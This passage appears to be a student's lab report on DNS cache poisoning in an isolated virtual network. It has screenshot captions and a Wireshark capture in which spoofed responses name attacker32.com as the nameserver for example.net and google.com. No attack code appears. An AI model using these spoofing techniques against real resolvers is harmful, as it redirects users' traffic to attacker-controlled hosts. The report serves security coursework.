


Screenshot 6.2: dig command on victim machine

The attacker instead sends his IP as the spoofed DNS response for google.com




Screenshot 6.3: Wireshark capture




Screenshot 6.4: cache dump


TASK 7:



Screenshot 7.1: Running the code in attacker machine




Screenshot 7.2: dig command on victim machine




Screenshot 7.3: Wireshark for DNS spoofed response

It can be seen that on victim machine's dig command, the authority section contains attacker32.com which means the attack was successful. Furthermore, on wireshark screenshot above, it can be seen in the authority section, ns.attacker32.com

TASK 8:



Screenshot 8.1: Running the spoofing code on attacker



Screenshot 8.2: dig command output on victim machine


No.	Time	Source	Destination	Protocol	Length	Info
5	2021-03-08 13:27:07.082047108	192.203.230.10	10.0.2.15	DNS	281	Standard query response 0x4051 NS <Root> NS m.root-servers.net NS b.root-servers.net N
6	2021-03-08 13:27:07.083482729	10.0.2.15	192.203.230.10	TCP	74	53987 → 53 [SYN] Seq=3436661108 Win=20208 Len=0 MSS=1460 SACK_PERM=1 TSval=1631560 TSe
7	2021-03-08 13:27:07.083926763	10.0.2.15	192.203.230.10	TCP	74	54821 → 53 [SYN] Seq=1473959410 Win=20208 Len=0 MSS=1460 SACK_PERM=1 TSval=1631560 TSe
8	2021-03-08 13:27:07.099799786	PcsCompu_dd:2	Broadcast	ARP	60	Who has 10.0.2.15? Tell 10.0.2.13
9	2021-03-08 13:27:07.100458232	PcsCompu_3e:5	PcsCompu_dd:27:69	ARP	60	10.0.2.15 is at 08:00:27:3e:57:b2
10	2021-03-08 13:27:07.125293938	192.203.230.10	10.0.2.15	DNS	183	Standard query response 0xa8ec A www.example.net A 10.0.2.13 NS attacker32.com NS att
11	2021-03-08 13:27:07.127535846	192.203.230.10	10.0.2.15	TCP	60	53 → 53987 [SYN, ACK] Seq=429349 Ack=3436661109 Win=32768 Len=0 MSS=1460
12	2021-03-08 13:27:07.127548689	192.203.230.10	10.0.2.15	TCP	60	53 → 54821 [SYN, ACK] Seq=442044 Ack=1473959411 Win=32768 Len=0 MSS=1460
13	2021-03-08 13:27:07.127077971	10.0.2.15	192.203.230.10	TCP	60	53987 → 53 [ACK] Seq=3436661109 Ack=429350 Win=20208 Len=0
14	2021-03-08 13:27:07.127987572	10.0.2.15	192.203.230.10	TCP	60	54821 → 53 [ACK] Seq=1473959411 Ack=442045 Win=20208 Len=0
15	2021-03-08 13:27:07.128757333	10.0.2.15	192.203.230.10	DNS	100	Standard query 0xca64 A www.example.net OPT
16	2021-03-08 13:27:07.128765990	10.0.2.15	192.203.230.10	DNS	84	Standard query 0x62a3 NS <Root> OPT
17	2021-03-08 13:27:07.173064092	192.203.230.10	10.0.2.15	DNS	1153	Standard query response 0x62a3 NS <Root> NS m.root-servers.net NS b.root-servers.net N
18	2021-03-08 13:27:07.173087292	192.203.230.10	10.0.2.15	DNS	1228	Standard query response 0xca64 A www.example.net NS l.gtld-servers.net NS b.gtld-serve
19	2021-03-08 13:27:07.173485337	10.0.2.15	192.203.230.10	TCP	60	54821 → 53 [ACK] Seq=1473959441 Ack=444044 Win=31871 Len=0
20	2021-03-08 13:27:07.173493431	10.0.2.15	192.203.230.10	TCP	60	53987 → 53 [ACK] Seq=3436661155 Ack=430524 Win=31698 Len=0
21	2021-03-08 13:27:07.174858994	10.0.2.15	192.203.230.10	TCP	60	54821 → 53 [FIN, ACK] Seq=1473959441 Ack=444044 Win=31871 Len=0
22	2021-03-08 13:27:07.174865407	192.203.230.10	10.0.2.15	TCP	60	53 → 54821 [ACK] Seq=444044 Ack=1473959442 Win=32737 Len=0
23	2021-03-08 13:27:07.176733104	10.0.2.15	192.203.230.10	TCP	60	53987 → 53 [FIN, ACK] Seq=3436661155 Ack=430524 Win=31698 Len=0
24	2021-03-08 13:27:07.176744265	192.203.230.10	10.0.2.15	TCP	60	53 → 53987 [ACK] Seq=430524 Ack=3436661156 Win=32721 Len=0
25	2021-03-08 13:27:07.177493451	10.0.2.15	192.48.70.30	DNS	86	Standard query 0x44b8 A www.example.net OPT
26	2021-03-08 13:27:07.208485314	192.48.70.30	10.0.2.15	DNS	183	Standard query response 0x44b8 A www.example.net A 10.0.2.13 NS attacker32.com NS att
27	2021-03-08 13:27:07.208921716	10.0.2.15	10.0.2.14	DNS	130	Standard query response 0xf95b A www.example.net A 10.0.2.13 NS attacker32.com OPT
28	2021-03-08 13:27:07.325101687	192.48.70.30	10.0.2.15	DNS	390	Standard query response 0x44b8 A www.example.net NS a.iana-servers.net NS b.iana-serve

▶ Frame 26: 183 bytes on wire (1464 bits), 183 bytes captured (1464 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_dd:27:69 (08:00:27:dd:27:69), Dst: PcsCompu_3e:57:b2 (08:00:27:3e:57:b2)
 ▶ Internet Protocol Version 4, Src: 192.48.70.30, Dst: 10.0.2.15
 ▶ User Datagram Protocol, Src Port: 53, Dst Port: 33333
 ▼ Domain Name System (response)
 [Request In: 25]
 [Time: 0.030991863 seconds]
 Transaction ID: 0x44b8
 ▶ Flags: 0xB400 Standard query response, No error
 Questions: 1
 Answer RRs: 1
 Authority RRs: 2
 Additional RRs: 0
 ▶ Queries
 ▼ Answers
 ▶ www.example.net: type A, class IN, addr 10.0.2.13
 ▼ Authoritative nameservers
 ▶ example.net: type NS, class IN, ns attacker32.com
 ▶ google.com: type NS, class IN, ns attacker32.com


Screenshot 8.3: Wireshark capture

It can be seen in the wireshark packet capture that the authoritative nameservers has 2 entries example.net: ns attacker32.com and google.com: ns attacker32.com


TASK 9:



Screenshot 9.1: Attacker machine running the spoofing code



Screenshot 9.2: dig command on victim machine



Screenshot 9.3: wireshark packet capture

It can be seen that the additional section has one entry which is basically the one attacker has spoofed into the DNS response. The dig command and wireshark packet have additional section with the record www.example.net 5.6.7.8